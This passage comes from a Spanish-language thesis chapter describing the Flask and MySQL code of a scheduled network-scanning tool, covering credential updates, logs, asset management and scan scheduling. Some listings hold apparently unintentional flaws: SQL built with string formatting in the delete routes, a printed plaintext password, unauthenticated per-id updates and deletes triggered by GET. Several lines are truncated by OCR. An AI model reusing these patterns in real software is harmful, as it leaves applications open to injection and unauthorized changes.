


Figura 2.30 GUI Pantalla Principal

2.8.5.3 Codificación Módulo de Actualización de Credenciales

En este módulo el método codificado `cambio_password` realiza la actualización del nombre de usuario, contraseña y correo electrónico.

```python
# ruta para cambiar parametros de usuarios

@app.route('/cambio_password/<id>', methods=["GET", "POST"])
def cambio_password(id):
    if request.method == 'GET':
        return render_template("password.html")
    else:
        #Obtengo los datos ingresados por el usuario
        name = request.form['name']
        email = request.form['email']
        password = request.form['password'].encode('utf-8')
        #genero el hash de la contraseña ingresada
        hash_password = bcrypt.hashpw(password, bcrypt.gensalt())
        print(name)
        print(email)
        print(password)
        #Inicio la conexión con la BDD
        cur = mysql.connection.cursor()
        #Realizo el update de los datos
        try:
            cur.execute("""
                    UPDATE tbl_usuarios
                    SET usuario = %s,
                        email = %s,
                        password= %s
                    WHERE id =%s
                """, (name, email, hash_password,[id]))
            flash('Usuario actualizado correctamente', 'succes')
            mysql.connection.commit()
            print("sejecuto el cambio")
            #Redirecciono a la página principal
            return redirect(url_for('home'))
        except Exception as e:
            #Envio la excepción con el mensaje correspondiente a la app
            print("NOsejecuto el cambio")
            flash(str(e), 'error')
            return redirect(url_for('home'))

```

Código 2.25 Método cambio_password




Figura 2.31 GUI de actualización de credenciales

2.8.5.4 Codificación Módulo de Logs de la Aplicación

Para la codificación del módulo de logs de aplicación usamos la librería `logging` para capturar todos los registros en el nivel debug como se muestra en el Código 2.26 en la línea 79 y así capturar cualquier error que se presente. Los registros se almacenan en un archivo de texto el cual se abrirá cada vez que se seleccione el submenú como se observa en el Código 2.27 desde la línea 1306 hasta la 1312.

```
# Inicialización de la aplicación
app = Flask(__name__)
#mediante el método logging guardo todos los registros de la app en un archivo de texto
logging.basicConfig(filename='record.log', level=logging.DEBUG, format=f'%(asctime)s %(levelname)s %(name)s %(threadName)s : %(message)s')
```

Código 2.26 Logging

```
1304  #logs
1305  @app.route('/logs/', methods = ['POST', 'GET'])
1306  def get_logs():
1307      # se procede a abrir el archivo record.log dónde se almacenan todos los los
1308      with open('record.log',"r") as f:
1309          #cada línea del archivo es guardada en la variable content
1310          content = f.read()
1311          # se envía la variable content a la aplicación Web
1312      return render_template('logs.html', content=content)
1313
```

Código 2.27 Método get_logs




Figura 2.32 GUI de Log de la aplicación

2.8.5.5 Codificación Módulo de Activos

La codificación del módulo de activos contempla un CRUD y una lista en HTML que se actualiza cada vez que se agregue un nuevo activo con los siguientes métodos:

- Activos: Se hará una consulta para obtener todos los activos creados como se observa en el Código 2.28.

```
234  # ruta para activos
235
236  @app.route('/activos')
237  def activos():
238      data = []
239      #Obtengo todos los activos almacenados en la tabla.
240      cur = mysql.connection.cursor(MySQLdb.cursors.DictCursor)
241      cur.execute('SELECT * FROM tbl_activos')
242      data = cur.fetchall()
243      cur.close()
244      #envío los datos al HTML
245      return render_template('activos.html', activos=data)
246
```

Código 2.28 Método activos

- Add_activo: Se insertará el nuevo activo previo a una validación que la dirección IP y nombre no se repitan, caso contrario se indicará que no se agregó el activo

como se observa en el Código 2.29 desde la línea 262 hasta la 266.

```
247
248  # routa agregar activo
249  @app.route('/add_activo', methods=['POST'])
250  def add_activo():
251      #Valido el método
252      if request.method == 'POST':
253          #Obtengo los datos ingresados
254          nombre = request.form['nombre']
255          host = request.form['host']
256          try:
257              #Valido que sea una dirección IP válida
258              host_correcto = ipaddress.ip_address(host)
259              cur = mysql.connection.cursor()
260              try:
261                  #Inserto la data en la tabla de activos
262                  cur.execute("INSERT INTO tbl_activos (nombre,IP,id_escaneo) VALUES (%s,%s,%s)", ([
263                                  nombre], [host_correcto], '0'))
264                  mysql.connection.commit()
265                  flash('Equipo agregado exitosamente', 'succes')
266                  return redirect(url_for('activos'))
267              except Exception as e:
268                  #Si tiene el nombre o la IP duplicada envío un mensaje
269                  flash('Nombre o IP duplicado ', 'warning')
270                  return redirect(url_for('activos'))
271          except ValueError:
272              #Si ingresaron una dirección IP no válida envío el mensaje
273              flash('Datos erroneos en la IP', 'error')
274              return redirect(url_for('activos'))
```

Código 2.29 Método add_activo

- Delete_activo(id): Se presentará un mensaje previo a la eliminación dónde se confirme que se desea eliminar el activo y si el usuario lo confirma se eliminará el activo como se muestra en el Código 2.30 desde la línea 278 hasta la 286.

```
277  # eliminar un activo
278  @app.route('/delete_activo/<id>', methods=['POST', 'GET'])
279  def delete_activo(id):
280      cur = mysql.connection.cursor(MySQLdb.cursors.DictCursor)
281      #Elimino el activo con el id envíado
282      cur.execute('DELETE FROM tbl_activos WHERE id = {0}'.format(id))
283      mysql.connection.commit()
284      #Envío el mensaje a la ventana emergente del html
285      flash('Tarea removida exitosamente', 'succes')
286      return redirect(url_for('activos'))
```

Código 2.30 Método delete_activo

- Edit_activo(id): Se presentará un nuevo HTML dónde el usuario editará la dirección IP o nombre del activo como se muestra en el Código 2.31 desde la línea 291 hasta la 299.

```
288  # editar un activo
289
290
291  @app.route('/edit_activo/<id>', methods=['POST', 'GET'])
292  def edit_activo(id):
293      #Obtengo los datos del activo a editar
294      cur = mysql.connection.cursor(MySQLdb.cursors.DictCursor)
295      cur.execute('SELECT * FROM tbl_activos WHERE id = %s', [id])
296      data = cur.fetchall()
297      cur.close()
298      print(data[0])
299      #envío los datos al html
300      return render_template('editaractivo.html', activo=data[0])
```

Código 2.31 Método edit_activo

- Update_activo(id): En este método se enviará la actualización del registro a la base de datos como se observa en el Código 2.32 desde la línea 308 hasta la 326.

```
302  # actualizar activo
303
304
305  @app.route('/update_activo/<id>', methods=['POST'])
306  def update_activo(id):
307      #Valido el método
308      if request.method == 'POST':
309          #Obtengo la data nueva ingresada
310          titulo = request.form['titulo']
311          host = request.form['host']
312          try:
313              #Valido la dirección IP
314              host_correcto = ipaddress.ip_address(host)
315              identificador = str(id)
316              cur = mysql.connection.cursor()
317              #Hago la actualización del activo
318              cur.execute("""
319                  UPDATE tbl_activos
320                  SET nombre = %s,
321                      IP = %s
322                  WHERE id =%s
323              """, (titulo, host_correcto, identificador))
324              flash('Activo actualizado correctamente', 'succes')
325              mysql.connection.commit()
326              return redirect(url_for('activos'))
327          except Exception as e:
328              #Envío un mensaje en caso de algun error.
329              flash("Error en la IP"+str(e),'error')
330              return redirect(url_for('activos'))
331
```

Código 2.32 Método update_activo

Se manejarán dos archivos HTML uno de vista principal y uno exclusivo para editar el activo como se observa en el Código 2.34. En caso de que se desee eliminar en el código HTML se codificó una ventana emergente para confirmar la acción como se muestra en el Código 2.33 en la línea 68.

```
<thead>
    <tr>
        <td>ID</td>
        <td>Nombre del host</td>
        <td>Direccion IP</td>
        <td>ID escaneo</td>
        <td>Acciones</td>
    </tr>
</thead>
<tbody>
    {% for activo in activos %}
    <tr>
        <td>{{activo['id']}}</td>
        <td>{{activo['nombre']}}</td>
        <td>{{activo['IP']}}</td>
        <td>{{activo['id_escaneo']}}</td>
        <td>
            <a href="/edit_activo/{{activo['id']}}" class="btn btn-primary">editar</a>
            <a href="/delete_activo/{{activo['id']}}" class="btn btn-danger btn-delete" onclick = "{if (confirm ( 'Esta seguro de eliminar este equipo?'))
        </td>
```

Código 2.33 HTML activos

```
                {% if session['name'] %}
                Activos del usuario {{ session['name'] }}
            </h1>
        </div>
    </div>
    <div class="col d-flex justify-content-center">
        <div class="card">
            <form action="/update_activo/{{activo['id']}}" method="POST">
                <div class="form-group">
                    <td>Titulo</td>
                    <input type="text" name="titulo" value="{{activo['nombre']}}" class="form-control">
                </div>
                <div class="form-group">
                    <td>Direccion IP host:</td>
                    <input type="text" name="host" value="{{activo['IP']}}" class="form-control">
                </div>
                <div class="form-group">
                    <button type="submit" class="btn btn-primary btn-block">
                        Actualizar
                    </button>
                </div>
            </form>
        </div>
    </div>
</div>
{% else %}
Por favor para acceder a la gestion web , inicie sesion.
{% endif %}
{% endblock %}
```

Código 2.34 HTML editaractivo




Figura 2.33 GUI del Módulo Activos

2.8.5.6 Codificación Módulo de Calendarización.

Para la codificación de este módulo se contemplan los siguientes métodos:

- Escaneos: Se presentará la interfaz Web con todas las opciones y los activos no asociados a un escaneo como se muestra en el Código 2.35 en la línea 294.

```
332  # ruta para los escaneos programados
333
334
335  @app.route('/escaneos')
336  def escaneos():
337      data = []
338      #Obtengo todos los activos creados sin escaneo asociado
339      cur = mysql.connection.cursor(MySQLdb.cursors.DictCursor)
340      cur.execute('SELECT * FROM tbl_activos where id_escaneo=0')
341      data = cur.fetchall()
342      cur.close()
343      return render_template('escaneos.html', activos=data)
```

Código 2.35 Método escaneos

- Add_escaneo: En este método se agrega el escaneo nuevo a la base de datos y se asocian los activos elegidos. Después mediante el método codificado add_job de APscheduler, agregar la tarea programada como se muestra en el Código 2.36 en las líneas 366 hasta la 400.

```
366     #valido que se elijan activos y que se haya ingresado el nombre y los puertos
367     if len(activos) > 0 and nombre and puertos:
368         cur = mysql.connection.cursor()
369         try:
370             #Inserto los datos del escaneo
371             cur.execute("INSERT INTO tbl_escaneos (nombre_scan,periodo_escaneo,dia,hora,minuto,tipo_escaneo,puertos,id_usuario) VALUES (%s,%s,%s,%s,%s,%s,%s,%s)",
372                         (nombre, periodo, dia, hora, minuto, tipo, puertos, '0'))
373             mysql.connection.commit()
374             flash('Escaneo agregado exitosamente', 'succes')
375             data = []
376             cur = mysql.connection.cursor(MySQLdb.cursors.DictCursor)
377             try:
378                 #Busco el escaneo
379                 cur.execute(
380                     'SELECT * FROM tbl_escaneos WHERE nombre_scan = %s', [nombre])
381                 data = cur.fetchall()
382                 cur.close()
383                 id_escaneo = data[0]['id']
384                 print(data)
385                 #Asocio los activos al nuevo escaneo
386                 for activo in activos:
387                     print(activo)
388                     id_activo = activo
389                     cur = mysql.connection.cursor()
390                     #hago la actualización del id_escaneo en los activos
391                     cur.execute("""
392                         UPDATE tbl_activos
393                         SET id_escaneo = %s
394                         WHERE id =%s
395                         """, (id_escaneo, [id_activo]))
396                     sched = BackgroundScheduler(daemon=True)
397                     #Agrego el nuevo escaneo a las tareas programados
398                     sched.add_job(func=scheduled_task,trigger='cron',day_of_week=dia,hour=hora,minute=minuto,args=[str(id_activo)], id=str(id_activo))
399                     sched.start()
400                     mysql.connection.commit()
401                 flash('Activos asociados correctamente', 'succes')
```

Código 2.36 Método add_escaneo

- Edit_escaneo(id): En este método se podrán editar los parámetros del escaneo elegido como se observa en el Código 2.37 en las líneas 363 hasta la 382.

```python
# Editar un escaneo


@app.route('/edit_parametros/<id>', methods=['POST', 'GET'])
def edit_escaneo(id):
    data = []
    #consulto los datos de los activos asociados
    cur = mysql.connection.cursor(MySQLdb.cursors.DictCursor)
    cur.execute('SELECT * FROM tbl_activos WHERE id_escaneo = %s', [id])
    data = cur.fetchall()
    cur.close()
    # print(data[0])
    data2 = []
    #Obtengo el escaneo a editar
    cur = mysql.connection.cursor(MySQLdb.cursors.DictCursor)
    cur.execute('SELECT * FROM tbl_escaneos WHERE id = %s', [id])
    data2 = cur.fetchall()
    cur.close()
    print(data2[0])
    puertos = data2[0]['puertos'].split('-')
    puerto_incial = puertos[0]
    puerto_final = puertos[1]
    #Separo los puertos
    data2[0]['puerto_inicial'] = puerto_incial
    data2[0]['puerto_final'] = puerto_final
    return render_template('editarescaneo.html', activos=data, parametros="parametros", escaneo=data2[0])
```

Código 2.37 Método edit_parametros

- Edit_listactivos(id): En este método se podrán modificar los activos asociados al escaneo como se observa en el Código 2.38 desde las líneas 445 hasta la 477.

```python
# editar los activos de un escaneo
@app.route('/edit_listactivos/<id>', methods=['POST', 'GET'])
def edit_listactivos(id):
    data = []
    #consulto los datos de los activos asociados
    cur = mysql.connection.cursor(MySQLdb.cursors.DictCursor)
    cur.execute('SELECT * FROM tbl_activos WHERE id_escaneo = %s', [id])
    data = cur.fetchall()
    cur.close()
    # print(data[0])
    data2 = []
    #Obtengo el escaneo a editar
    cur = mysql.connection.cursor(MySQLdb.cursors.DictCursor)
    cur.execute('SELECT * FROM tbl_escaneos WHERE id = %s', [id])
    data2 = cur.fetchall()
    cur.close()
    # print(data2[0])
    puertos = data2[0]['puertos'].split('-')
    puerto_incial = puertos[0]
    puerto_final = puertos[1]
    #Separo los puertos
    data2[0]['puerto_inicial'] = puerto_incial
    data2[0]['puerto_final'] = puerto_final
    data1 = []
    #Obtengo activos sin escaneo asociado
    cur = mysql.connection.cursor(MySQLdb.cursors.DictCursor)
    cur.execute('SELECT * FROM tbl_activos WHERE id_escaneo = 0')
    data1 = cur.fetchall()
    cur.close()
    #Envio la data según los activos encontrados
    if len(data) > 0:
        return render_template('editarescaneo.html', activos=data, lista="lista", escaneo=data2[0], activos1=data1)
    else:
        flash('El escaneo no tiene activos agregue activos o debe eliminarlo', 'error')
        return render_template('editarescaneo.html', activos=data, lista="lista", escaneo=data2[0], activos1=data1)
```

Código 2.38 Método edit_listactivos

- Delete_escaneo(id): En este método se elimina el escaneo elegido previo a un mensaje de confirmación y se actualiza el identificador de los activos asociados como se observa en el Código 2.39 desde las líneas 483 hasta la 519.

```
480  # eliminar un escaneos
481
482  @app.route('/delete_escaneo/<id>', methods=['POST', 'GET'])
483  def delete_escaneo(id):
484      cur = mysql.connection.cursor(MySQLdb.cursors.DictCursor)
485      try:
486          #Elimino el escaneo mediante el ID
487          cur.execute('DELETE FROM tbl_escaneos WHERE id = {0}'.format(id))
488          mysql.connection.commit()
489          flash('Escaneo removido exitosamente', 'succes')
490          cur = mysql.connection.cursor(MySQLdb.cursors.DictCursor)
491          try:
492              #Elimino la asociacion de los activos con el escaneo
493              data = []
494              cur.execute('SELECT * FROM tbl_activos WHERE id_escaneo= %s', [id])
495              data = cur.fetchall()
496              cur.close()
497              for dat in data:
498                  id_activo = dat['id']
499                  cur = mysql.connection.cursor(MySQLdb.cursors.DictCursor)
500                  try:
501                      #Actualizo los registros de los activos
502                      cur.execute("""
503                      UPDATE tbl_activos
504                      SET id_escaneo = %s
505                      WHERE id =%s
506                      """, ("0", [id_activo]))
507                      mysql.connection.commit()
508                  except:
509                      #Envío un mensaje en caso que no se pueda eliminar el escaneo y sus activos
510                      flash('No se pudo desasociar los activos', 'error')
511                      return redirect(url_for('lista_escaneos'))
512              flash('Activos desasociados del escaneo correctamente', 'succes')
513              return redirect(url_for('lista_escaneos'))
514          except:
515              flash('Error en remover el escaneo ', 'error')
516              return redirect(url_for('lista_escaneos'))
517      except:
518          flash('Error en remover el escaneo ', 'warning')
519          return redirect(url_for('lista_escaneos'))
```

Código 2.39 Método delete_escaneo

- Lista_escaneos: En este método se obtiene de la base de datos todos los escaneos creados como se muestra en el Código 2.40.

```
522  # ruta para los escaneos programados
523  @app.route('/lista_escaneos')
524  def lista_escaneos():
525      data = []
526      cur = mysql.connection.cursor(MySQLdb.cursors.DictCursor)
527      #Obtengo todos los escaneo de la tabla escaneos
528      cur.execute('SELECT * FROM tbl_escaneos')
529      data = cur.fetchall()
530      cur.close()
531      return render_template('listaescaneos.html', escaneos=data)
```

Código 2.40 Método lista_escaneos

- Update_escaneo(id): En este método se actualizan los parámetros del escaneo solicitado como se muestra en el Código 2.41 desde la línea 483 hasta la 513.

```
535  @app.route('/update_escaneo/<id>', methods=['POST'])
536  def update_escaneo(id):
537      #Valido el método
538      if request.method == 'POST':
539          #Obtengo todos los datos ingresados
540          #sched = BackgroundScheduler(daemon=True)
541          nombre = request.form['nombre']
542          periodo = request.form['periodo']
543          dia = request.form['dia']
544          hora = request.form['hora']
545          minuto = request.form['minuto']
546          tipo = request.form['tipo']
547          puerto_inicial = request.form['puerto_inicial']
548          puerto_final = request.form['puerto_final']
549          puertos = puerto_inicial+"-"+puerto_final
550          print(nombre, periodo, dia, hora, minuto, hora, tipo,puerto_inicial, puerto_final)
551          cur = mysql.connection.cursor()
552          try:
553              #Realizo la actualización en la BDD
554              cur.execute("""UPDATE tbl_escaneos SET
555                          nombre_scan =%s,
556                          periodo_escaneo=%s,
557                          dia=%s,
558                          hora=%s,
559                          minuto=%s,
560                          tipo_escaneo=%s,
561                          puertos=%s
562                          WHERE id=%s
563                          """, (nombre, periodo, dia, hora, minuto, tipo, puertos, [id]))
564              mysql.connection.commit()
565              cur = mysql.connection.cursor(MySQLdb.cursors.DictCursor)
566              cur.execute('SELECT * FROM tbl_activos WHERE id_escaneo = %s', [id])
567              data = cur.fetchall()
568              #Obtengo el objeto de programación de tareas
569              global sched
570              print(sched.get_jobs())
571              #Agrego las nuevas tareas con los nuevos parametros
572              for i in range(len(data)):
573                  if periodo == 'semanal':
574                      print(str(data[i]['id']))
575                      print(str(data[i]['IP']))
576                      #Elimino la tarea anterior
577                      sched.remove_job(str(data[i]['id']))
578                      print(sched.get_jobs())
579                      #Agrego la nueva tarea
580                      sched.add_job(func=scheduled_task,trigger='cron',day_of_week=dia,hour=hora,minute=minuto
```

Código 2.41 Método update_escaneo

- Update_listaescaneos(id): En este método se actualizan los activos seleccionados o desasociados al escaneo como se muestra en el Código 2.42 desde la línea 606 hasta la 648.

```python
# actualizar lista activos
@app.route('/update_listaescaneos/<id>', methods=['POST'])
def update_listaescaneos(id):
    #Valido el método e impido que se ingrese sin ID
    if request.method == 'POST' and id != None:
        #Obtengo los activos seleccionados
        activos = request.form.getlist('activo')
        #Obtengo lso activos eliminados
        activos1 = request.form.getlist('activo1')
        print(activos)
        print(type(activos))
        #Valido la lista obtenida
        if len(activos1) > 0:
            cur = mysql.connection.cursor()
            try:
                for activo in activos1:
                    print(activo)
                    id_activo = activo
                    #Actualizo los parametros de los activos elejidos
                    cur.execute("""
                        UPDATE tbl_activos
                        SET id_escaneo = %s
                        WHERE id =%s
                        """, ([id], [id_activo]))
                    mysql.connection.commit()
                cur = mysql.connection.cursor(MySQLdb.cursors.DictCursor)
                #Obtengo los parametros del escaneo asociado
                cur.execute('SELECT * FROM tbl_escaneos WHERE id = %s', [id])
                data2 = cur.fetchall()
                cur.close()
                dia=str(data2[0]['dia'])
                hora=str(data2[0]['hora'])
                minuto=str(data2[0]['minuto'])
                periodo=str(data2[0]['periodo_escaneo'])
                cur = mysql.connection.cursor(MySQLdb.cursors.DictCursor)
                #Obtengo los activos asociados
                cur.execute('SELECT * FROM tbl_activos WHERE id_escaneo = %s', [id])
                data = cur.fetchall()
                cur.close()
                #Obtengo el objeto para programar tareas
                global sched
                #sched = BackgroundScheduler(daemon=True)
                #Agrego y elimino las tareas
                for i in range(len(data)):
                    if periodo == 'semanal':
                        sched.remove_job(str(data[i]['id']))
                        sched.add_job(func=scheduled_task,trigger='cron',day_of_week=dia,hour=hora,minute=minuto,
```

Código 2.42 Método update_listaescaneos

Se usan dos archivos HTML para la lista de los escaneos como se puede observar en el Código 2.43 y otro para editar los escaneos como se observa en el otro Código 2.44.

```
                {% for escaneo in escaneos %}
                <tr>
                    <td>{{escaneo['id']}}</td>
                    <td>{{escaneo['nombre_scan']}}</td>
                    <td>{{escaneo['periodo_escaneo']}}</td>
                    <td>{{escaneo['dia']}}</td>
                    <td>{{escaneo['hora']}}</td>
                    <td>{{escaneo['minuto']}}</td>
                    <td>{{escaneo['puertos']}}</td>
                    <td>{{escaneo['tipo_automatizacion']}}</td>
                    <td>
                            <a href="/edit_parametros/{{escaneo['id']}}" class="btn btn-primary">editar escaneo</a>
                            <a href="/edit_listactivos/{{escaneo['id']}}" class="btn btn-warning">editar  activos </a>
                            <a href="/delete_escaneo/{{escaneo['id']}}" class="btn btn-danger btn-delete" onclick = "{if
                            <a href="/ejecutar_escaneo/{{escaneo['id']}}" class="btn btn-success">ejecutar</a>
                            <a href="/resultados/{{escaneo['id']}}" class="btn btn-info">ver resultados</a>
                    </td>
                </tr>
                {% endfor %}
            </tbody>
        </table>
    </div>
    <a href="/resultados/" class="btn btn-primary btn-block">Ir a todos los resultados</a>
```

Código 2.43 HTML listaescaneos

```
<div class="form-group">
    <td>Nombre del escaneo:</td>
    <input type="text" class="form-control" name="nombre" value="{{escaneo['nombre_scan']}}" placeholde
    <td>Periodo escaneo:</td>
        <select class="form-control" name="periodo" placeholder="periodo" >
            <option value="semanal">semanal</option>
            <option value="mensual">mensual</option>
        </select>
    <td>Dia</td>
        <select value="{{escaneo['dia']}}" selected class="form-control" name="dia" placeholder="dia">
        </select>
    <td>Hora</td>
        <select class="form-control" name="hora" placeholder="hora">···
        </select>
        <td>Minuto</td>
        <select class="form-control" name="minuto" placeholder="minuto" value="{{escaneo['minuto']}}">
        </select>
    <td>Tipo de escaneo:</td>
        <select class="form-control" name="tipo" placeholder="tipo" value="{{escaneo['tipo_escaneo']}}"
            <option value="Minucioso">Recomendado</option>
            <option value="Simple">Simple</option>
            <option value="Minucioso">Minucioso</option>
        </select>
        <div class="input-group">
            <span class="input-group-addon">Puertos:</span>
            <input type="number" class="form-control " name="puerto_inicial" value="{{escaneo['puerto_i
            <input type="number" class="form-control " name="puerto_final" value="{{escaneo['puerto_fir
        </div>
```

Código 2.44 HTML editar_escaneo




Figura 2.34 GUI módulo de calendarización

2.8.5.7 Codificación Módulo de Estado de Activos y Resultados Finales

El módulo de Estado de Activos y Resultados Finales contempla la validación del activo en un estado encendido o apagado y también una primera consulta para conocer el sistema operativo, luego de estas validaciones si el equipo se encuentra encendido procede con el escaneo.

